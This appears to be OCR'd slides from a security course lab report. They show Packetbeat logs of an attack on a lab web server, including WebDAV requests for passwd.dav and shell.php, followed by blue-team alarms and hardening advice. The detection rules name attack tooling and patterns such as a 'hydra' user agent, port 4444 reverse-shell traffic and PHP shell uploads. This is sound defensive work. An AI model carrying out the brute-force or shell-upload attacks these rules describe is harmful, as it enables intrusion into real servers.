


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	1

Analysis: Finding the WebDAV Connection

- There were 56 requests made to the WebDAV directory.
- The files requested from the directory were passwd.dav and shell.php



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	968
http://snnmnkxdhflwgthqismb.com/post.php	154
http://www.gstatic.com/generate_204	84
http://192.168.1.105/webdav/	56
http://192.168.1.105/webdav/passwd.dav	50

Blue Team

Proposed Alarms and
Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- To detect future port scans an alarm should should be set to go off when ports 1 - 500 receive 10 ICMP requests from the same IP address in 11 seconds or less.

System Hardening

- Close all unnecessary ports and configure Firewall to block all traffic on all ports except port 80 and port 443.
- When a TCP SYN request is made to a closed port the request should be dropped.
- Blacklist all violating IP addresses.
- Use private address space (NAT) https://nmap.org/book/nmap-defenses-firewalls.html

Mitigation: Finding the Request for the Hidden Directory

Alarm

- An alarm should be triggered when any attempt to access the directory is made from any IP address other than 192.168.1.1 or 192.168.1.105

System Hardening

- White list IP Address 192.168.1.1 / 192.168.1.105 and deny all others.
- Disable directory listing in Apache "Indexes"
- Remove file system from web-facing server and place on internal server.
- Rename directory to obfuscate it contains sensitive information.
- Encrypt sensitive data.

Mitigation: Preventing Brute Force Attacks

Alarm

- Anytime the ‘user_agent’ value contains ‘hydra’
- 50 ‘401’ unauthorized errors form a single IP address in less than 60 seconds.
- 20 failed login attempts from a single IP address in less than 10 minutes.

System Hardening

- Strong password policy
- Limit failed login attempts
- Make the root user inaccessible via SSH by editing the *sshd_config file*
- Don’t use a default port, edit the port line in your *sshd_config*file
- Use Captcha
- Limit logins to a specified IP address or range
- Two factor authentication
- Unique login URLs

https://phoenixnap.com/kb/prevent-brute-force-attacks

Mitigation: Detecting the WebDAV Connection

Alarm

- Anytime the source IP is not 192.168.1.105 or 192.168.1.1

System Hardening

- Create a whitelist of trusted IP addresses to make sure the firewall security policy prevents any other kind of access.
- Restrict access to individuals who have proper credentials.
- Enact a Least Privilege Policy.

https://www.cisa.gov/uscert/bsi/articles/knowledge/principles/least-privilege

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set an alarm for traffic moving over Port ‘4444’
- Set a filter for filetype to detect executable files (.php) that are uploaded.
- Set up IDS detection for new port/machine outbound connection.
- Filter alarm for “put” method for non-trusted Ips.

System Hardening

- Require authentication to upload files
- Store uploaded files in a location not accessible from the web
- Don't eval or include uploaded data
- Scramble uploaded file names and extensions,
- Define valid types of files that the users should be allowed to upload.

https://blog.securityinnovation.com/blog/2014/01/preventing-shell-upload-vulnerabilities-in-php.html

The End